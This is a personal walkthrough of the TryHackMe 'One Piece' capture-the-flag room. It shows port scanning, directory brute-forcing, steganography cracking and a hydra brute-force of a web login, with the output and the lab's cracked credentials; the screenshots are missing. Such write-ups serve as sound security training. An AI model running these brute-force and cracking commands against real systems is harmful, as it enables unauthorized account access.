One Piece

One Piece

https://tryhackme.com/room/ctfonepiece65


`rustscan -a 10.10.148.4 -- -sC -sV -A | tee scan.txt`

Open 10.10.148.4:**21**


Open 10.10.148.4:**22**

Open 10.10.148.4:**80**

Check anonymous FTP



Now check port 80



Now I analyzing ftp files:

```
steghide extract -sf .road_poneglyph.jpeg
```

Hmm What is this) Do not know how to use this:


```
gobuster dir -u http://10.10.148.4 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html
```


```
┌──(kali㉿kali)-[~/THM/one]
└─$ gobuster dir -u http://10.10.148.4 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.148.4
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1029]
/images               (Status: 301) [Size: 311] [--> http://10.10.148.4/images/]
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://10.10.148.4/css/]
Progress: 119804 / 1102805 (10.86%)[ERROR] Get "http://10.10.148.4/folio.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 180666 / 1102805 (16.38%)[ERROR] Get "http://10.10.148.4/techwatch": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
Progress: 303027 / 1102805 (27.48%)[ERROR] Get "http://10.10.148.4/297130.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 313824 / 1102805 (28.46%)[ERROR] Get "http://10.10.148.4/ridgeline": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.148.4/biking.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 391917 / 1102805 (35.54%)[ERROR] Get "http://10.10.148.4/durable.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Interesting:

/images

/css

I download this images to enumerate




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
big_mom.png	2020-07-26 07:28	77K	
boat.png	2020-07-26 07:29	839K	
buggy.png	2020-07-26 07:29	198K	
doflamingo.png	2020-07-26 07:29	901K	
dressrosa.png	2020-07-26 07:29	133K	
kaido.jpeg	2020-07-26 07:29	87K	
luffy_icon.png	2020-07-26 07:29	444K	
onigashima.png	2020-07-26 07:29	224K	
rabbit_hole.png	2020-07-26 07:29	15K	
random_island.png	2020-07-26 07:29	644K	
thousand_sunny.png	2020-07-26 07:29	512K	
whole_cake.png	2020-07-26 07:29	607K	

Apache/2.4.29 (Ubuntu) Server at 10.10.148.4 Port 80


But looks like nothing

I found something in css directory




What is going on)) Another image


`strings king_kong_gun.jpg`



`strings ko.jpg`




I find the second island




You are on Whole Cake Island. This is the territory of Big Mom, one of the 4 Emperors, this is to say one of the 4 pirates the closest to the One Piece but also the strongest.
Big Mom chases you and want to destroy you. It is unthinkable to fight her directly.
You need to find a way to appease her.

What do you do ?


But I think I should come back later for answers (I miss something)



I change NoCakeForYou - to CakeForYou, ang get the next folder I hope)



I found the friend here)



On your way, you decide to stop by an island you can see from your boat in order to get supplies.
Surprisingly enough, you meet your friend Buggy the Clown there.
He wants to challenge you to play one of his games. He knows he can't lose, he even promise a Log Pose for Onigashima if you can beat him.
He even let you decide which game you'd like to play:

Brick Breaker Brain Teaser

In cube game I inspect page , and found next folder

```
<!DOCTYPE html>
<html> event
 <head>
   <meta charset="UTF-8">
   <title>Cube JS</title>
   <link rel="stylesheet" href="./brain_teaser.css">
  </head>
 <body> flex
  <div id="container"> flex
   <div id="container__animation" style="transform: rotateX(-28.2319deg) rotateY(-3.5625deg);"> flex
     <div id="front" class="cube_face"></div> flex
    <div id="back" class="cube_face"> flex
      Log Pose: /0n1g4sh1m4.php
      </div>
     <div id="right" class="cube_face"></div> flex
     <div id="left" class="cube_face"></div> flex
     <div id="top" class="cube_face"></div> flex
     <div id="bottom" class="cube_face"></div> flex
    </div>
   </div>
   <script src="./brain_teaser.js"></script>
  </body>
</html>
```

In next folder I found the second emperor and 2 possibility to attack:

brute force of download files

You reach the island of Onigashima. This is one of the Kaido's territory, one of the four Emperors, Kaido of the Beasts is renowned as the Strongest Creature in the world.
It is said that if it is a 1 vs 1, Kaido will prevail.
Speaking about brute force, Kaido is unbeatable.

Straw Hat Luffy has 2 options:

Username:

Password:


Login

Browse... No file selected.

Upload

In between I found name of tree: This is name of FTP covered directory) **the whale**

Enumerate image "rabbit hole" maybe this is not rabbit hole!!!



I do not know can I use this enywhere or not

I try to brute kaido's image

`stegcracker kaido.jpeg ~/Desktop/rockyou.txt`

```
┌──(kali㉿kali)-[~/THM/one/images]
└─$ stegcracker kaido.jpeg ~/Desktop/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'kaido.jpeg' with wordlist '/home/kali/Desktop/rockyou.txt'..
Successfully cracked file with password: imabeast
Tried 106372 passwords
Your file has been written to: kaido.jpeg.out
imabeast
```

I found username

Username:K1ng_0f_th3_B3@sts

Try to brute

`hydra -l K1ng_0f_th3_B3@sts -P /home/kali/Desktop/rockyou.txt -s 80 -f 10.10.84.238`

`http-post-form "/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password=^PASS^:F=ERROR"`


```
┌──(kali㉿kali)-[~/THM/one/images]
└─$ hydra -l K1ng_0f_th3_B3@sts -P /home/kali/Desktop/rockyou.txt -s 80 -f 10.10.84.238 http-post-form "/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password=^PASS^:F=ERROR"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-15 07:41:59
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.84.238:80/0n1g4sh1m4.php:username=K1ng_0f_th3_B3@sts&password=^PASS^:F=ERROR
[STATUS] 2021.00 tries/min, 2021 tries in 00:01h, 14342378 to do in 118:17h, 16 active
[STATUS] 2011.67 tries/min, 6035 tries in 00:03h, 14338364 to do in 118:48h, 16 active
[STATUS] 2040.71 tries/min, 14285 tries in 00:07h, 14330114 to do in 117:03h, 16 active
[80][http-post-form] host: 10.10.84.238   login: K1ng_0f_th3_B3@sts   password: thebeast
[STATUS] attack finished for 10.10.84.238 (valid pair found)
```

I found the anwer 2 in task 2, by using key I found before in image "rabbit hole"(first string))))


Wideo key : im on oti oti donquixote doflamingo

bing.com/videos




I spent a lot of time to find last directory

the last directory was...)))



I found here the last Road Poneglyphe, and I need to connect all of Road Poneglyphes and try to decode



FROM BASE32

FROM Morse Code

